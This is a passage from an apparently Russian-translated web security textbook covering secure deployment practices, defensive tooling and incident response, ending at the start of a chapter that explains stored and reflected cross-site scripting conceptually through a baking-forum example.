
Если покрытие приемлемо, нужно начинать пользоваться инструментом *непрерывной интеграции/непрерывного развертывания* (continuous integration/continuous delivery, CI/CD). Этот инструмент реагирует на изменения в коде, который отправляется в систему контроля версий, запускает процесс сборки и выполнение юнит-тестов, что дает команде мгновенную обратную связь, если тесты проваливаются.



Код-ревью

Перед тем как сливать код в основную ветку и отправлять в окружение, к которому имеется доступ извне, нужно применить принцип четырех глаз и убедиться, что изменения просматривает и утверждает кто-то, не являющийся их автором. Этот процесс можно подкрепить инструментами наподобие GitHub, который надо сконфигурировать так, чтобы он требовал код-ревью и одобрение перед тем, как будет обработан запрос на слияние изменений.


Кроме того, вы можете (и должны) требовать, чтобы перед окончательным слиянием юнит-тесты дали вам зеленый свет.



Автоматизация процесса релиза

Процесс доставки изменений кода в среду, к которой имеется доступ извне, будь то стейдж или реальное продакшен-окружение, должен быть максимально автоматизирован. Скрипты или процессы развертывания должны брать код из системы контроля версий или артефакт из CI/CD-системы и доставлять его на серверы, выполняя по необходимости процесс сборки. Если вы используете виртуализацию или контейнеризацию, этот процесс наверняка запустит новые серверы в среде развертывания. Если вы обновляете существующие серверы, для детерминированного развертывания кода стоит использовать инструменты DevOps, например Puppet, Chef или Ansible.

Главная цель — исключить возможность человеческой ошибки на данном этапе и гарантировать, что развернута заведомо исправная версия кода и что развертывание будет верифицировано по завершении.



Развертывание в препродакшен-средах

Изменения кода следует сначала развертывать в тестовой или стейдж-среде, прежде чем выпускать в продакшен. (CD-системы обычно следят, чтобы в среде препродакшена выполнялся код последнего предрелиза.) Эта практика позволит вам или вашей QA-команде проверить, работает ли веб-приложение так, как планировалось, в окружении, похожем на продакшен, перед тем как давать зеленый свет.

Эффективность этого шага зависит от того, насколько схожи продакшен- и стейдж-окружения — они должны использовать одинаковые операционные системы, веб-серверы, среды выполнения языков программирования,

а также одинаковые хранилища данных (хотя бы и с фейковыми данными). Единственное важное различие между окружениями должно заключаться в конфигурации. Такой подход снижает риск того, что новые проблемы, которые можно было бы выявить при тестировании, проявятся в продакшене.

Когда тестирование в стейдж-среде завершится, выпуск нового кода в продакшен-систему должен (в идеале) оказаться простой формальностью. Процесс релиза должен быть идентичен в каждом окружении, кроме этапов утверждения, необходимых для продолжения работы.

Развертывание в стейдж-среде можно представить себе как генеральную репетицию пьесы: все актеры произносят свои реплики перед тестовой аудиторией (QA-инженеров), прежде чем выходить на публику. Лучше отловить все ошибки в безопасном окружении, чем перед зрителями, заплатившими за билет!



Откат кода

К несчастью, ошибки все же случаются. Иногда необходимо отменить выпуск изменений кода. Этот процесс носит название *отката* (rollback). Откаты необходимы, когда в продакшен-окружении возникают непредвиденные условия. Возможно, при тестировании что-то упустили, или новые данные привели к пограничному случаю, или сказались отличия от тестового окружения.

Откаты лучше сводить к минимуму, но при этом сделать их простыми. Те же скрипты или процессы, что развертывали новый код или артефакты, должны быть способны возвращать на место прежние версии без лишней суеты, что даст вам возможность вернуться к началу и выяснить причину проблемы.

Если ваша организация реализует сине-зеленое развертывание, описанное выше, откат изменений означает возврат к синему окружению (которое остается неизменным).

Изменения в системах с сохранением состояний, таких как базы данных, откатить всегда сложнее, особенно если изменения оказались разрушительными (например, удалены таблицы или столбцы в базе на SQL), а данные за это время были изменены. Тщательно продумайте, как управлять такими системами и обрабатывать неудачные релизы.

Средства самообороны

Мы уже обсуждали важность автоматизации для защиты процессов. Неудивительно, что существует множество автоматизированных инструментов, помогающих обнаруживать проблемы с безопасностью на каждом этапе жизненного цикла разработки ПО. Поскольку лучше выявлять ошибки и уязвимости на ранних стадиях этого цикла, давайте начнем с рассмотрения инструментов, которые вы можете использовать во время разработки.

Анализ зависимостей


У многих менеджеров зависимостей есть команда **audit**, которая сканирует список зависимостей и сравнивает его с базой данных известных уязвимостей. Эти инструменты можно представить себе как инспекторов по безопасности, которые должны убедиться, что на судно не погрузят вредоносный груз. Npm для Node.js, pip для Python и Bundler для Ruby могут запускаться из командной строки таким образом, чтобы сообщать о потенциальных уязвимостях в стороннем коде. Snyk и GitHub Dependabot идут еще дальше: их можно настроить на автоматическое создание пул-реквестов для обновления зависимостей до безопасных версий. Эти инструменты нужно запускать по расписанию, чтобы получать уведомления о проблемах с безопасностью как можно раньше.

Сканирование на предмет небезопасных зависимостей — это легкий способ избавиться от уязвимостей в стороннем коде до того, как ими воспользуется злоумышленник. Но не все уязвимости реально опасны, а некоторые обновления потребуют изменений кода, взаимодействующего с зависимостью. Обязательно прочитайте описание уязвимости перед тем, как решите ее пропатчить. Слепое обновление версий зависимостей приводит к лишней

работе, поскольку во многих случаях уязвимые функции в конкретной зависимости не будут вызываться вашим кодом. (В этом отношении весьма удобна утилита языка Go `govulncheck` — она анализирует кодовую базу, чтобы выяснить, может ли уязвимость коснуться вас.)

Статический анализ

После того как вы обеспечили безопасность стороннего кода, инструменты статического анализа, такие как Qwiet.ai, Veracode и Checkmarx, могут просканировать вашу кодовую базу и определить, содержит ли код уязвимости. Не стоит рассматривать средства статического анализа кода как замену код-ревью. Они довольно ограничены в своем понимании смысла кода, но весьма эффективны в выявлении определенных классов ошибок. Такие инструменты могут определить, где в веб-приложении осуществляется ввод ненадежных данных, и отследить, насколько безопасно они обрабатываются при обращении к базе данных или написании ответов HTTP. Это означает, что такие средства полезны для обнаружения уязвимостей межсайтового скриптинга и внедрения кода, о которых мы узнаем подробнее в главах 6 и 12 соответственно.



Обнаружена уязвимость!


ОТКРЫТЫЙ РЕДИРЕКТ

Переменная «next» берется из ненадежных входных данных и записывается в ответ HTTP без валидации


Автоматические пен-тесты

Тестирование на проникновение (penetration testing) — это практика привлечения дружественных хакеров для поиска уязвимостей до того, как это делает хакер злонамеренный. Инструменты, которые пен-тестеры используют для анализа безопасности, могут быть установлены как отдельные сервисы. Такие сервисы, как Invicti и Detectify, можно настроить на сканирование веб-приложения и вредоносного изменения параметров HTTP, то есть на поиск уязвимостей тем же способом, к которому прибегнет хакер.

ПРЕДУПРЕЖДЕНИЕ Если вы опасаетесь повреждения данных, непременно запускайте инструменты в стейдж-окружении. Убедитесь также, что не нарушаете местные законы — эти продукты являются автоматизированными средствами взлома, и в некоторых странах их использование запрещено.



Файрволлы



Файрволл (firewall), или брандмауэр, — это ПО, позволяющее остановить вредоносные входящие сетевые соединения. В состав большинства операционных систем входят простые файрволлы, открывающие и закрывающие порты для потока данных. Файрволлы можно установить в сети и отдельно, блокируя трафик до того, как он достигнет серверов.

Файрволлы веб-приложений (Web application firewall, WAF) действуют выше в сетевом стеке и могут парсить трафик по HTTP и другим протоколам по мере его про-

хождения, что дает им возможность обнаруживать и блокировать вредоносные HTTP-запросы, выявляя распространенные для атак паттерны. Поскольку WAF представляют собой настраиваемые списки блокировки, они полезны для быстрого развертывания стратегий защиты при обнаружении новой уязвимости.

Системы обнаружения вторжений


В отличие от фаерволлов, которые не допускают вредоносный трафик до компьютеров, системы обнаружения вторжений (intrusion detection systems, IDS) определяют вредоносную активность уже на компьютере. Они могут проверять важные файлы на предмет непредвиденных изменений, выявлять подозрительные процессы и необычную сетевую активность, говорящую о том, что ваша система скомпрометирована. В системах, занимающихся обработкой важных данных, например номеров кредитных карт, IDS часто используются для обнаружения потенциальных угроз.



Антивирусное ПО

Антивирусное ПО сканирует файлы на диске и проверяет их по базе данных известных сигнатур вредоносных программ. Во многих организациях антивирусы работают на машинах и серверах команды разработки, особенно если пользователям разрешено загружать любые файлы.

В ИТ-сообществе мнения по поводу эффективности и ресурсоемкости антивирусного ПО расходятся. Однако нередко организации связаны обязательствами по соблюдению нормативов, где указана необходимость использовать антивирус. Поэтому перед внедрением выбранного решения проведите небольшое исследование.



Признавайте ошибки


Идеальных организаций не существует. Невозможно предвидеть все атаки, поэтому проблемы с безопасностью неизбежно возникнут, как бы тщательно вы ни пытались их избежать. Из произошедшего важно сделать правильные выводы, улучшая процессы и снижая вероятность повторения инцидентов.

Когда что-то случится, самое главное — остановить кровотечение. Этот процесс может означать пропатчивание или смену образа сервера, откат кода или развертывание нового, обновление правил файрволла или отключение несущественных сервисов, которые могли быть скомпрометированы. По окончании процесса тщательно продумайте план восстановления работоспособности и начните оценивать ущерб.



Определение того, какие системы пострадали и каким образом, в рамках разбора последствий происшествия называется *компьютерной (цифровой) криминалистикой*, или *форензикой* (digital forensics). Этот процесс стоит проводить настолько бесстрастно и аккуратно, насколько возможно. Вам нужны четкая хронология событий, изложение фактов и указания на то, какие файлы были похищены или могли быть похищены. Если ваша компания раскрывает происшествия с безопасностью клиентам, — а многие компании обязаны это делать, — это расследование ляжет в основу вашего отчета.

Определение того, как произошел инцидент с безопасностью и что можно сделать для предотвращения подобных ситуаций, называется *постмортем* (postmortem). Важно провести этот процесс без лишних обвинений, потому что вы ищете способы улучшить процессы, а не козла отпущения. Если виноват человеческий фактор, как обеспечить контроль, чтобы не допустить повторения? Если дело в том, что вам не удалось предвидеть определенные риски, как можно улучшить моделирование угроз, чтобы предусмотреть риски в будущем?



Организация, которая учится на своих ошибках, с уверенностью движется вперед. Технологические гиганты, имена которых сейчас стали нарицательными, в тот или иной момент совершали все ошибки безопасности, которые описаны в этой книге. Причина, по которой они до сих пор остаются в бизнесе, заключается в том, что они нашли способы повысить безопасность после инцидентов, чтобы сохранить доверие пользователей.

Подведем итоги

- Следование принципу четырех глаз — проверка изменений в критических системах перед развертыванием — поможет выявить ошибки безопасности до возникновения проблем.
- Ограничение прав членов команды снизит риск того, что может произойти, если кто-то из сотрудников поведет себя недобросовестно или у кого-то похитят данные для доступа.
- Автоматизация процессов уменьшит число человеческих ошибок — основную причину проблем с безопасностью.
- Использование стороннего ПО вместо собственных разработок позволяет взять на вооружение знания внешних экспертов для повышения безопасности систем.
- Отслеживание того, кто, что и когда сделал на критических системах, поможет с постановкой диагноза и с криминалистическим анализом в случае проблем с безопасностью.
- Система контроля версий, инструменты сборки, юнит-тестирование и код-ревью — ключевые факторы для обнаружения дефектов безопасности на уровне кода.
- Автоматизация процесса развертывания — главное, что поможет избежать человеческих ошибок, например неправильной конфигурации.
- Развертывание кода в препродакшен-среде даст шанс обнаружить проблемы перед тем, как они проявятся в продакшене. Убедитесь, что тестовое окружение максимально соответствует продакшен-окружению.
- Откат релиза должен быть полностью автоматизированным (и редким) процессом.
- Инструменты анализа зависимостей и статического анализа могут обнаруживать уязвимости и проблемы с безопасностью в кодовой базе. Автоматизированные пен-тесты могут обнаруживать проблемы перед релизом. Файрволлы, IDS и антивирусное ПО могут блокировать или выявлять инциденты по мере возникновения.
- Со всем вниманием относитесь к последствиям инцидентов с безопасностью. Открытое общение с клиентами — ключ к сохранению их доверия. Диагностика причины инцидента играет важную роль в совершенствовании процессов так, чтобы инцидент не повторился.

ЧАСТЬ 2



6 | Уязвимости браузера



В этой главе

- ✓ Как защититься от межсайтового скриптинга
- ✓ Как защититься от межсайтовой подделки запросов
- ✓ Как прекратить использование вашего сайта в кликджекинг-атаке
- ✓ Как предотвратить уязвимости межсайтового включения скриптов

С точки зрения безопасности интернет — одна большая ошибка. До того как мы решили включить все компьютеры мира в одну огромную сеть, для распространения вредоносного ПО требовалась истинная смекалка. Чтобы заразиться компьютерным вирусом, нужно было вставить дискету или установить соединение с уже зараженной сетью компании.

В наши дни любому устройству настолько не терпится подключиться к интернету, что компьютер без сетевого интерфейса можно считать чем-то из ряда вон выходящим. Такие суперизолированные устройства иногда используются в военных или в критичных для жизни системах с высоким уровнем безопасности. (Забавный момент: когда криминалисты в ходе

расследования изымают компьютеры, они тут же помещают их в ящики Фарадея, выстланные алюминиевой фольгой, которая не дает установить беспроводное соединение.)

Учитывая постоянное подключение к сети большинства вычислительных устройств, современные операционные системы с осторожностью относятся к коду, который выполняют. Они стремятся отклонить входящие сетевые соединения из недоверенных источников, что делает получение прямого доступа к компьютеру трудной задачей для злоумышленника.

Однако есть программа, которая охотно запускает код из ненадежных источников, как только ей будет предложен скрипт, — это скромный веб-браузер. Поскольку в наши дни пользователи открывают веб-приложения по любому поводу, безопасность браузера приобретает первостепенное значение. Как мы узнали из главы 2, модель безопасности браузера накладывает множество ограничений на возможности JavaScript, чтобы оградить от неприятностей компьютер пользователя. Однако пользователи совершают в браузере массу действий деликатного свойства: платят по кредитным картам, просматривают медицинскую и финансовую информацию, подписывают юридические документы, а также пытаются (неудачно) отменить подписку на готовые наборы еды из-за того, что сайт спроектирован не так, как надо.

Получается, что браузер — это главный вектор атаки для хакеров, которым только дай сделать в интернете какую-нибудь пакость. Атаки на браузеры — это, как правило, атаки на пользователей, а не на какой-нибудь ресурс на сервере. Если пользователей не защитить, вряд ли они надолго останутся с вами.

С этим оптимистическим настроением мы рассмотрим первую категорию уязвимостей браузера, в которой злоумышленник пытается внедрить вредоносный JavaScript в браузер того, кто просматривает ваш веб-сайт.

Межсайтовый скриптинг

Атаки на браузер можно разделить на два типа: те, которые используют уязвимости на существующем веб-сайте, и те, в ходе которых злоумышленник заманивает пользователей на сайт, находящийся под его контролем. Первый тип более выгоден для атакующего, поскольку большинство интернет-пользователей достаточно осмотрительны, чтобы не вводить важную информацию на не внушающих доверия сайтах, которые запрашивают данные их кредитных карт. (Производители браузеров и почтовых сервисов, со своей стороны, проводят большую работу по предупреждению о потенциально опасных сайтах.)


Один из способов атаковать пользователей на сайте, которому они доверяют, — внедрить вредоносный JavaScript-код посредством *межсайтового*

скриптинга (cross-site scripting), который сообщество по безопасности окрестило XSS. (X здесь обозначает «cross», как на дорожных знаках¹.) Этот подход часто используется для кражи конфиденциальной информации с сайтов, которым пользователи доверяют.

Давайте обратимся к конкретному примеру.


Хранимый межсайтовый скриптинг (stored cross-site scripting)

Предположим, вы ведете в интернете популярный форум по выпечке breddit.com, на котором пекари обмениваются рецептами и загружают фото своих пекарских достижений. На форуме, конечно же, есть раздел комментариев. Пользователь добавляет комментарий, тот сохраняется в базе данных, и другие пользователи могут просматривать цепочку комментариев, или *тред* (thread), этого комментария. Такие потоки являются *динамическим контентом*, поскольку генерируются пользователями и загружаются из базы данных в процессе работы.




¹ В Северной Америке на дорожных знаках встречается надпись «Xing», что означает «переход» (в полном варианте — crossing). Например, знак «Pedestrian Xing» обозначает пешеходный переход. — *Примеч. пер.*

Далее предположим, что хакер задумал причинить вред сообществу пекарей. Может быть, его разозлил недавно поставленный ему диагноз непереносимости глютена, а может быть, его мать убили багетом¹, а может... кто знает? Этот пользователь, хакер (назовем его мистер Хрусть), пишет комментарий, который содержит вредоносный код JavaScript, заключенный в тег `<script>`.



Этот вредоносный комментарий сохраняется в базе данных, и другие пользователи видят его. Если только на сайте не реализована защита от атак XSS, тег `<script>` запишется в HTML-код страницы каждого, кто просматривает данную конкретную страницу, и этот скрипт будет выполнен в браузере жертвы. Несчастной жертвой в нашем эпизоде будет разумная буханка хлеба по имени Каравай.

¹ Отсылка к книге «Death By Baguette». — Примеч. пер.



Этот эпизод является примером XSS-атаки, поскольку вредоносный код JavaScript сохранен в вашей базе данных. Этот тип атаки наиболее опасен, потому что вредоносный скрипт будет выполнен каждым просмотревшим страницу, то есть потенциальных жертв может оказаться много.

Самое плохое, что может случиться

Наш пример несколько наивен, поскольку грубое сообщение в диалоговом окне — это еще цветочки. Вот некоторые более серьезные последствия XSS:

- *Кража данных для доступа.* Если страница входа уязвима для XSS, злоумышленник может красть логины и пароли, когда пользователи будут входить на сайт.
- *Перехват сессии (Session hijacking).* Если сессии доступны для JavaScript, атакующий может похитить id сессии или ее cookie, чтобы прикинуться другим пользователем.
- *Кража данных кредитных карт.* Все, что пользователь вводит в текстовом поле, включая данные кредитных карт, может быть украдено с помощью вредоносного JavaScript.

Отраженный межсайтовый скриптинг (Reflected cross-site scripting)

Атаки XSS работают, потому что динамический контент из ненадежных источников небезопасно комбинируется с разметкой HTML на веб-сайте. В ходе *сохраненной* XSS-атаки динамический контент поступает из базы данных. В ходе *отраженной* XSS-атаки вредоносный контент исходит из самого HTTP-запроса.

Предположим, что на вашем пекарском форуме есть функция поиска, позволяющая пользователям находить рецепты по ключевым словам. Она принимает ключевое слово, отправленное в HTTP-запросе, проверяет его на соответствие поисковому индексу и выводит результаты. Кроме того, на странице результатов поиска функция выводит искомое слово.



Это еще один вектор сочетания динамического контента и HTML-кода страницы, что открывает злоумышленнику возможность внедрения вредоносного кода JavaScript. Атакующий может сгенерировать URL, содержащий злонамеренный скрипт вместо искомого слова:

